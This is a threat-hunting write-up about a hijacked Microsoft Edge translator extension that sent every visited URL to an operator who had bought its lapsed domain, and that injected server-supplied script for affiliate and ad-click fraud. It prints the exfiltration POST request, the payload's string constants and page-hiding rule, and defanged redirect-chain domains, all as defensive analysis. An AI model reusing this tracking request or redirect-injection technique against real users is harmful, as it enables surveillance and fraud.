
threat-hunting · browser-security · supply-chain · adware · detection-engineering
A Translator Extension, a Lapsed Domain, and 87,000 Installs
A client came to us with a question rather than an alert. A user in the client's finance team had been seeing unexplained activity on a credit card, and the client wanted to know whether anything looked wrong on the browser side of the user's workstation. Nothing had fired, so there was no detection to work from.
Ninety-nine days earlier the user had installed a translator extension from the official Microsoft Edge Add-ons store. At the time of writing that listing shows more than 87,000 users and 3.2 thousand ratings. They had compared it against another translator before choosing it. The extension worked.
It was also reporting the full URL of every page they visited to a server whose owner had bought the domain out of expiry three months before they installed it, and injecting server-supplied JavaScript into every page they loaded.

Across the entire investigation, every traditional endpoint control on that machine returned clean. The browser is the endpoint now, and on this machine it was the only place anything was happening.
The part that should worry you
Before any of the extension detail, here is what a full disk-artifact analysis of the workstation found.
The antivirus history covered well over a year with no detections and no remediation actions. Execution artifacts across UserAssist, BAM, PCA and prefetch resolved to more than two hundred distinct binaries, none of them malicious, and none of the usual scripting or living-off-the-land interpreters had been run by the user. Persistence was clean in every location: Run keys held only vendor entries, Winlogon was unmodified, the Startup folder held one legitimate item, and every scheduled task on the machine belonged to the hardware vendor, the operating system, the antivirus, cloud file sync or a conferencing client. No proxy and no PAC file were configured, which matters because it rules out proxy-based redirection as an explanation. Every executable downloaded through the browser traced to a genuine vendor URL. Across the preceding month the EDR platform raised two detections on the host, and both were our own forensic collection tripping a rule that exists to catch exactly that.
The Windows event logs could not have helped either way. Sysmon on this host retained two days of events and the Security log about eleven, against a ninety-nine-day dwell, and a scan of every retained log for the campaign's indicators found nothing.
An endpoint-centric review of this machine closes the case as no compromise found.
Meanwhile, inside the browser, the extension had been installed for ninety-nine days. Browser history recorded 231 visits to affiliate and advertising infrastructure across 33 distinct hosts, in 44 separate redirect chains. The extension held a live server-controlled channel capable of injecting arbitrary JavaScript into every page the user loaded, and it exercised it.
It never needed anything from the operating system. We found no file written outside the browser profile, no process of its own outside the browser, no registry key, no privilege escalation, no driver and no persistence mechanism. The whole attack lived one layer above where endpoint detection was looking.
How it got there
The install is fully recoverable from browser history and the browser's own store telemetry, and it is completely ordinary.
The user hit a page in a language they do not read and went to the add-ons store. They opened the listing for a legitimate extension called Simple Translate, then opened the listing for the one they chose, then installed it. It took under a minute from opening the store to installing, and the vendor's welcome page opened a second later. A store install always shows a prompt listing the extension's permissions, which they accepted.
The user compared two options before picking one, which is more diligence than most installs get.
There is no lure, no phishing, no malvertising and no sideloading. The delivery vector was the store itself.

This is the listing as it appeared while we were investigating. Note the Featured badge, which the store itself awards and has since removed. The version on display is the one shipped eight days after the domain changed hands.
The acquisition
The extension's backing domain tells the rest of the story.
It was first registered in 2018, registered again through a mainstream registrar in 2023, and allowed to expire on 3 February 2025. A year later, on 19 February 2026, it was registered through a different registrar with WHOIS privacy and moved behind a CDN. The extension package files on disk carry a build date of 26 February 2026, and the store listing shows a version 0.4.2 update dated 27 February 2026.
So the sequence is: domain expires, someone acquires it, the extension is rebuilt within a week, and a new version ships to an install base that already existed.

The user installed it three months after that handover. Everything they could have checked at install time reflected the reputation of the previous owner.
The reviews are the part worth dwelling on, because they describe the behaviour accurately and disagree only about whether it is a problem. Sorted highest first, the top review reads:

That reviewer noticed the extension sending them somewhere they did not ask to go, and awarded it five stars for the novelty. The other five-star reviews are mostly short.
Sort the same list lowest first and the same behaviour is described by people who were not charmed by it:

"Fake, you click on the app button and it just opens a window with google translate." It is one of the older reviews on the listing, which suggests the redirect-to-Google behaviour predates this operator. What the new owner added was where else the redirects go.
The listing icon in Figure 2 leans the same way: a blue and green "文A" design that looks very like Google Translate's own. Put side by side with a legitimate translator, a listing that borrows a trusted brand's look is part of why comparing two options did not protect the user.
The aggregate rating is what a store surfaces and what a user weighs. The individual reviews, at both ends of the scale, were describing the mechanism the whole time.
The store's privacy section on that listing reads as follows.

That label sits above software that POSTs the full URL of every page the user visits, along with the referring URL and a persistent identifier, to the developer's own server. The declaration is self-reported by the developer and is not verified by the store.
This is the property that makes extensions different from ordinary software. A signed binary you have vetted stays vetted. An extension auto-updates without user action, the developer can sell it to anyone, and in this case the code that ran inside pages was fetched from the vendor's server at runtime rather than shipped in the package.
What the code actually did
The five files that do the work, all reviewed in full. The package also carries a popup script, which talks only to Google Translate.
The manifest requested <all_urls>, the declarativeNetRequest and scripting permissions, and declared two content scripts injected into every page. One of them ran with "world": "MAIN", which opts out of the isolated context extensions normally get and executes in the page's own JavaScript context.
The background service worker hooked chrome.tabs.onUpdated and, on any navigation that was not Google Translate, sent this:
POST https://api.clicktranslator[.]com/api/1.00/page/translation
     ?nocache=<timestamp>&caller_id=<persistent uuid>

{ "url": "<full URL of the page>", "context": "<previous URL>" }
Full URL including path and query string, the referring URL, and an identifier created on first run and reused for the life of the installation.
Here is where the investigation briefly went the wrong way, because the MAIN-world script looked like the obvious culprit. It turned out to be about thirty lines that listen for a message carrying a script URL, inject that script, and drive Google's translate widget. The 183 KB content script is bundled jQuery plus translation UI, with event listeners only for mouseup, click, message, load, unload and DOMContentLoaded. No input, change, submit, keydown or paste handler anywhere in it, and its only outbound URLs are Google Translate endpoints. The declarativeNetRequest rule strips framing headers on translate.google[.]com subframes only, which is the standard way to render that widget in an iframe.
The alarming permission was load-bearing. Google's widget requires its init callback in the page's own context, which a sandboxed script cannot provide.
It is genuinely a translator. The malicious behaviour arrives separately, at runtime.
The payload the server delivered
Recovering the browser's compiled script cache gave us the code that actually came down that injection channel: clicktranslator[.]com/js/translate.js. Three cached copies survived. Its string constants as stored in the cache, laid out in columns:
allAfflinksDomains        domainList.json
getCountry                forInject
xYKAffSubIdTag            subid
mv3-script-prot-storage   chrome  tabs  onUpdated
https://meetlookup[.]com  /show/  /geolocation
https://1752680588.rsc.cdn77[.]org/offers/
https://www.advertisingshubb[.]com/pg/?to=
* {display: none !important}
The mechanism is affiliate commission hijacking. The script fetches a list of affiliate-enabled merchant domains, geolocates the user, and when the user navigates to a matching merchant it redirects them through a broker chain that re-enters the same site carrying the operator's affiliate identifiers. The full-page hide rule keeps the redirect invisible.
One chain is fully traceable in history, timestamped to the second (all times in this post are UTC):

The chain ends at the merchant's own affiliate program. The user reaches the merchant, which is where they were going. The operator collects commission on a transaction that was going to happen anyway. Nothing looks wrong from the user's side, which is the point.
An important distinction: linksprf[.]com, sjv[.]io, ojrq[.]net, VigLink, Sovrn and FatCoupon are legitimate affiliate networks and services. They are the rails this abuse runs on. None of them is a participant in it. linksprf[.]com in particular is AWS-hosted with a different registrant and a top-200,000 popularity ranking. We are not suggesting wrongdoing by any of them.
The targeting
This is where our data adds something a code review cannot.
Of the 231 affiliate and advertising visits in browser history, every one had a recoverable preceding page. 143 of them, 61.9%, were preceded by a finance, payroll, banking or credential page. Those cluster into 21 distinct sessions, and one accounting platform accounts for the majority of them.

The gap between the finance page and the redirect chain runs from effectively zero to 54 seconds, with a median of 7.8 seconds.
The intent reads as commercial rather than credential-focused, because finance and business software carry the highest affiliate payouts. But the targeting is real. Finance pages made up about 11% of the user's ordinary browsing over the same period, yet 23 of the 44 redirect chains, 52%, began seconds after one. Any assessment describing this as undirected browsing noise is wrong, and an earlier draft of our own internal reporting made exactly that mistake before the referrer analysis was run.
For scope: the redirect activity in history begins on 4 June 2026, seven days after the extension was installed, and the last event is 4 September 2026. That is a 92-day window of observed redirects inside a 99-day installation. The earliest redirects survive only in older copies of the history database, the browser's upgrade snapshots and Windows shadow copies, not in the live one, which is the first counting trap in Appendix B.
A second revenue stream
The affiliate hijacking is not the only thing the install was feeding. The same chains also routed traffic through an ad server, recognisable from its URL grammar: oaparams, bannerid and zoneid are Revive Adserver and OpenX syntax, which marks an ad server rather than an affiliate network.
A few things about those chains matter for defenders.
One redirect is traceable end to end, with a price attached. A single correlation identifier appears at all three hops of this chain, two seconds apart, and the landing page states what the click was worth:
20:58:19  lg-zhr.provenpixel[.]com/plp.php/?cs=<uuid>
                                  &zoneid=8190&oadest=united[.]com&clickid=<clickid>
20:58:19  fv-34-955.848trk[.]com/trk/?cs=<uuid>
20:58:21  playwithonetap[.]com/index?extclickid=<uuid>
                                     &cost=0.075
Seven and a half cents. Across the priced landing pages we recovered, the figures run between one and twelve cents per redirect. That is the unit economics of this business, and it explains why an operator would buy a lapsed domain to reach an existing install base rather than build one.
Note the oadest parameter. It names the airline site the user was already on, and the chain returned them there eight seconds after they left it. The affiliate hijacks take a commission on a purchase; this route earns money from the same visit a different way, as a paid click.
The hostnames rotate on every request. On one platform we saw lg-zhr, lg-twn, lg-brn, lg-crl and lg-dbr; on another, fv-34-955, fv-60-955, gx-71-955, gx-75-955 and gy-35-955. The base domains stay constant while the subdomains churn, which defeats naive domain blocklisting and is a good argument for blocking on the registrable domain rather than the observed hostname.
Many of the ad server's requests carried the user's screen and viewport geometry in the clear, in a sigd parameter, which is fingerprinting material.
One more variant remains, and it is the clearest illustration of the mechanism we recovered.
In this sequence the user searched a term, clicked a paid search advertisement, and landed on the advertiser's site tagged as paid search traffic. The advertiser pays the search engine for that click. Fourteen seconds later the extension had routed them through its broker chain and put them back on the same site, this time tagged as affiliate traffic under the operator's own code:
19:40:59  search engine results page
19:41:05  paid advertisement click
19:41:06  advertiser site, tagged utm_source=BING, utm_medium=paid_search
19:41:14  advertisingshubb[.]com/pg/?to=
19:41:15  r.linksprf[.]com/v1/redirect  then  /v2/go
19:41:20  rapidlinks[.]info  ->  pixel-eu.swype3-rtbix[.]top  ->  marially-watears[.]icu
19:41:20  advertiser site again, now tagged utm_medium=affiliate under code B73K
The user reached the site they were going to either way and saw nothing unusual. What changed is who gets paid for sending them. This is not commission on a purchase they were already making. It is the referral credit being taken off the search engine that actually delivered the click.
That [.]icu hop carries the economics in its query string: a site identifier naming the advertiser, a cost of one cent, a supply-side platform identifier and name, and campaign and creative identifiers. The rapidlinks[.]info hop in the same chain carries a publisher identifier matching the site_id seen throughout the affiliate redirects, which ties this variant to the same account rather than a separate one.
This is a portfolio, not an extension
While researching the infrastructure we found that Scott Helme had published an analysis of a different extension, called Amazing Refresh, with close to 100,000 installs across Chrome and Edge.
It uses advertisingshubb[.]com as its affiliate gateway. It uses meetlookup[.]com for geolocation. It pulls its affiliate domain list from 1752680588.rsc.cdn77[.]org, the same numeric CDN account we recovered from our cache.
The technique matches item for item: MAIN-world injection, a script URL supplied by the server rather than shipped in the package, reporting on every navigation, a POST carrying the current URL plus the previous URL plus a persistent client identifier, a Google Analytics beacon used to monitor the installed base, geo-targeted offer selection, and hiding the page during the redirect.
What differs is the branding: a different command-and-control domain, a different Analytics measurement identifier, a different cover application.
And the dates align. Helme records the Amazing Refresh command-and-control domain as registered on 19 February 2026. The domain behind our translator was re-registered on 19 February 2026.
Public WHOIS is redacted across all of it, and the redaction is a registrar privacy service shared by a great many unrelated domains, so the registration records cannot link these to each other. The link rests on the shared infrastructure and the same-day registration. That is a strong correlation rather than an attribution, and it should be read as such.
At the time of publication the extension remains listed and available for installation, and its install count has continued to rise during this investigation. We have reported it through the store's abuse-reporting process. We are naming it because the listing is public, the behaviour is independently verifiable by anyone who installs it in a lab, and leaving it unnamed would make the post useless to anyone trying to check their own fleet.
The publisher's own store page lists a second extension under the same developer name.

When we captured it, SnapTrans showed 1,501 users and 2.5 thousand ratings, and its store screenshot is the same mock-up as the first extension with the branding swapped. Its listed version is 1.0.2, last updated in November 2023, which is over two years before the domain handover.

We have not analysed SnapTrans, and we make no claim about its behaviour. What we can say is that it exists, that it is listed under the same developer name as the extension we did analyse, and that the rating count the store displays for it exceeds its stated user count. We do not know why, and we are not going to speculate. It is noted here because a second listing under the same developer name is the kind of thing worth checking if you find the first one in your own fleet.
So this is not one bad extension. It is an operator running more than one, sharing a monetisation backend, and acquiring distribution wherever it is cheap. Lapsed domains with an install base attached are very cheap.
The browser is the endpoint now
What makes this matter beyond one laptop is what the browser profile on that machine held.
Payment cards were stored in the browser's own payment manager, complete with cardholder name, expiry, number and security code, and at least one had been used inside the exposure window. A second browser on the machine held wallet cards too, but it stores only their last four digits locally, and the extension was not installed there. Nineteen saved credentials spanned online banking, a payment processor, accounting and payroll platforms and a password manager. More than a hundred autofill entries were payment-related, including card numbers, security codes, expiry dates, full billing blocks and merchant-administration fields typed by hand. On top of all of it sat live authenticated sessions.
Look at the asymmetry here. To reach that material through the operating system, an attacker needs code execution, persistence, privilege escalation, antivirus evasion and credential-store decryption, and every one of those steps is something endpoint detection is built to catch. To reach the same material through the browser, they need a user to click "Add extension" once. The extension cannot read the browser's encrypted card store directly, but with script running in every page it can read a card the moment it is autofilled or typed into a form.
Same data. One path is watched closely. The other is barely watched at all.
One thing the case did make plain is where browser-borne activity actually gets caught. What surfaced this was the EDR agent's DNS collection, which recorded browser lookups in full: well over a hundred thousand resolutions across several thousand distinct domains in a two-week window. That is the dataset a frequency review needs. What actually found this was a person looking at a domain frequency list and asking why an unfamiliar name appeared 561 times in a two-week period.
On the forensic side, this case argues for five additions to a triage collection profile: browser extension directories, extension settings, the script cache, the HTTP cache, and the browser's upgrade snapshots. The standard Windows triage target set we collected with returned nothing for the first four.
The cache is the one that matters most and the one most likely to be missing. It is the only artifact that shows what a server actually delivered through a runtime injection channel, so for any extension that fetches its payload at runtime, it is the difference between reading the shipped code and reading what actually ran. It also has two properties that make timing critical. It lives outside the extension directory, so uninstalling the extension neither removes it nor preserves it. And the browser keeps evicting entries continuously, so its value decays from the moment the activity starts rather than from the moment you start investigating.
Collect it early, collect the whole directory rather than picking entries, and collect it before removal if removal is on the table.
The snapshots are the easiest to overlook. When Edge or Chrome upgrades, it keeps older copies of History, Secure Preferences and Web Data under User Data\Snapshots\<version>\. On this host they reached back weeks before the install, and they held the earliest redirects, which the live history no longer did.
What to do about it
The single highest-value control here is an extension allowlist. On the affected workstation the browser's policy registry key held no values at all, so no extension controls were in force. ExtensionInstallAllowlist and ExtensionInstallBlocklist, or their Chrome equivalents, would have stopped this at install for the cost of one policy object. If you take one thing from this post, take that.
Extension inventory is worth treating as a recurring job rather than a one-off. An extension that was safe when you approved it can change hands and update itself with no user action and no version bump that anyone reviews. Track identifiers and versions the way you track software versions, and re-check them.
On the telemetry side, confirm which of your sources is actually carrying browser DNS, and satisfy yourself that browser processes are in scope for it rather than assuming they are. A per-domain frequency review is cheap to run and it is what surfaced this case.
Add the five browser artifacts named earlier to your forensic collection profile: extension directories, extension settings, the script cache, the HTTP cache and the upgrade snapshots.
For hunting, the campaign identifiers in Appendix A held steady across the entire period and are far more durable than the rotating hostnames.
Last, and this one is a policy conversation rather than a control: think about browser password and card storage on finance workstations. The concentration of payment data, saved credentials and live sessions in a single profile is what turns an adware infection into an incident with a card exposure question attached to it.
What we could not establish
We could not determine whether payment card data was ever taken, and we want to be precise rather than round in either direction.
The extension's code, as recovered, reads no form fields. No malicious script was cached in a banking-page context: the three cached copies of the injected payload carry top-frame origins of linksprf[.]com, sovrn[.]co and bing[.]com. The financial-site scripts we recovered from the cache were the sites' own code. That set included authentication and analytics bundles from an accounting platform, two scripts from a bank portal, and a vendor bundle from a payment processor. We checked each one against markers for the malicious infrastructure and found none.
But the injected script URL was supplied by the server on every callback, so what we reviewed is one snapshot of what one user received. The operator could serve different code to a different user, or to the same user on a different day, and we would have no record of it. The cache is also a sample. The browser evicts entries continuously, and we collected it only after the extension had been removed. Of the 6,586 entries (311 MB) present, we selectively collected twelve, including the three payload copies and the financial-site scripts described above. That is why we now recommend collecting the whole directory.
Network connection telemetry on this platform carries no byte counts and the traffic was encrypted. Per-process network accounting cannot separate extension traffic from ordinary browsing, and a stolen card is a few hundred bytes, invisible at that resolution. A definitive answer on card compromise would have to come from the card issuer, not from endpoint telemetry.
What we can say is that software under anonymous ownership held read and modify access to every page, including pages where payment cards were being entered, for ninety-nine days, on a machine that stored full card details locally, and that it used that access to redirect the user's traffic for profit. Whether it was also used for card theft is neither demonstrated nor excluded.
The extension has been removed from the affected workstation and the account credentials rotated. It is, as of publication, still available in the store.
Appendix A: Indicators
